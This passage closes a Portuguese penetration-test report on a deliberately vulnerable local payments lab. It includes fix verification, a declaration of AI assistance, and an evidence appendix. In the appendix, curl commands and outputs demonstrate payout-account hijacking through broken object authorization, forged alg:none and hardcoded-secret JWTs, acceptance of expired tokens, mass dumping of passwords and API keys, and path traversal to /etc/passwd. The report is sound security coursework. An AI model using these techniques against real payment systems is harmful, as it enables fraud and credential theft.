# mesma tentativa de ../../../../ no parametro
enzo@kali:~/arara-lab$ curl -s -i -G localhost:3001/v1/reports/conciliacao \
--data-urlencode 'arquivo=../../../../etc/segredos/chaves.csv'
HTTP/1.1 400 Bad Request
{"message": "referencia de relatorio invalida", "error": "Bad Request", "statusCode": 400}
# referencia fora do formato [A-Za-z0-9_-] -> 400
```

Figura 14. Depois: path traversal rejeitado (400).

```
Depois – fluxo legítimo continua funcionando zsh

# m_4821 trocando a PRÓPRIA conta (merchant_id == sub)
enzo@kali:~/arara-lab$ curl -s -i -X POST localhost:3001/v1/merchants/payout-account \
-H "Authorization: Bearer $TOKEN_m4821" -d '{"merchant_id":"m_4821", ...}'
HTTP/1.1 201 Created
{"ok": true, "merchant": {"id": "m_4821", "nome": "Mentoria Alpha Trader", "email": "contato@alphatrader.com", "payout_banco": "341", "payout_agencia": "2020", "payout_conta": "****-4", "saldo_centavos": 9610000}}
# quem integra de boa não quebra: só muda a própria conta
```

Figura 15. Depois: o lojista troca a própria conta normalmente (201). A correção não quebra quem já integra.

Declaração de uso de IA

O enunciado pede isto de forma explícita, que é declarar o que foi feito por mim e o que foi feito pela máquina, lembrando que usar não tira ponto e mentir tira. Então, de forma honesta: usei IA como apoio na leitura dos cinco arquivos e no levantamento dos pontos suspeitos, na subida do lab local, na escrita e na execução dos comandos de prova (os `curl` e os geradores de token forjado), na captura das saídas, na redação da primeira versão do texto e num passo de validação que subi o lab de novo e reexecutou todos os PoCs contra a instância viva, para confirmar que cada saída colada é real.

O que foi meu: a revisão de cada achado, da severidade, do ranking e do impacto de negócio; a conferência de que cada PoC bate com o que está escrito; a decisão do que entra e do que fica de fora; e o ajuste do texto e das recomendações de conserto para o contexto da Arara. Entendo e sei defender cada item daqui. As falhas no fonte vêm marcadas com `[plantado]` pelos próprios autores do lab, e usei isso para conferir a cobertura, não como atalho, já que cada uma está provada contra a instância em execução.

Anexo A. Transcrição de evidências (execução real)

Saída capturada contra `http://localhost:3000`, com banco em memória e estado inicial a cada start. Os tokens forjados foram gerados com o `mktok.js` (HMAC via `crypto` nativo, sem biblioteca externa).

```
=====
APÊNDICE DE EVIDÊNCIAS - execução real contra http://localhost:3000
Lab: arara-lab (banco em memória, estado inicial a cada start)
Data da captura: 2026-10-07 18:29 UTC
=====

### [E0] LOGIN legítimo do atacante (m_4821) ###
$ curl -s -X POST localhost:3000/v1/auth/login -d
'{"email":"contato@alphatrader.com","senha":"senha2024"}'
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJtXzQ4MjEiLCJpYXQiOiJlY30TEz0Tc30TF9.4Z1PaK
LotWUDvDTbg2AuSt9gq78h-yD8VrNgL0iff1I"}
# payload do token (sem campo exp):
{"sub":"m_4821","iat":1791397791}

### [E1] BOLA - trocar payout de OUTRO lojista (vítima m_0093) ###
# [antes] payout de m_0093:
237 0001 12345-6 11222333000181
$ curl -s -i -X POST ../v1/merchants/payout-account -H 'Authorization: Bearer <TOKEN_m4821>' \
-d '{"merchant_id":"m_0093","banco":"999","agencia":"6666","conta":"00000-
0","cpf_cnpj":"000000000000000","notify":false}'
HTTP/1.1 201 Created
# [depois] payout de m_0093 (persistido):
999 6666 00000-0 000000000000000

### [E2] JWT alg:none - forja sem senha e sem segredo ###
token: eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiJtXzAwOTMifQ.
$ curl -s localhost:3000/v1/merchants/m_0093 -H 'Authorization: Bearer <alg:none>'
{
  "id": "m_0093",
  "nome": "Curso Viver de Renda LTDA",
  "email": "financeiro@viverderenda.com",
  "senha": "arara123",
  "api_key": "sk_live_m0093_8f2a1c",
  "webhook_secret": "whsec_plataforma_unico",
  "payout_banco": "999",
  "payout_agencia": "6666",
  "payout_conta": "00000-0",
  "payout_cpf_cnpj": "000000000000000",
  "saldo_centavos": 4820000
}

### [E3] Cadeia SEM credencial: alg:none + BOLA (vítima m_5117) ###
HTTP 201
# [depois] m_5117:
001 0001 13337-0

### [E4] Segredo fixo 'arara-2024' - HS256 forjado aceito / segredo errado rejeitado ###
token assinado com 'arara-2024' -> HTTP 200
token assinado com segredo errado -> HTTP 500

### [E5] Token expirado (exp em 2023) aceito ###
exp: {"sub":"m_5117","iat":1700000000,"exp":1700003600}
resultado -> HTTP 200
```



```
### [E6] IDOR / enumeração em massa (senha, api_key, webhook_secret de todos) ###
m_0093 | senha=arara123 | api_key=sk_live_m0093_8f2a1c | whsec=whsec_plataforma_unico
m_4821 | senha=senha2024 | api_key=sk_live_m4821_3b9e7d | whsec=whsec_plataforma_unico
m_5117 | senha=mudar123 | api_key=sk_live_m5117_c1d4f0 | whsec=whsec_plataforma_unico

### [E7] Path traversal no relatório ###
{
  "merchant": "m_4821",
  "download_url": "https://arara-conciliacao.s3.amazonaws.com/relatorios/../../../../etc/passwd",
  "arquivo": "relatorios/../../../../etc/passwd"
}

### [E8] Token inteiro no log do servidor (nível DEBUG) ###
[Nest] 786 - 10/07/2026, 6:29:51 PM  DEBUG [reports] conciliacao auth=Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJtXzQ4MjEiLCJpYXQiOiE3OTZlOTc3OTF9.4Z1PaKLOtWUDvDTb
g2AuSt9gq78h-yD8VrNgLOiff1I params={"arquivo":"out.csv"}
```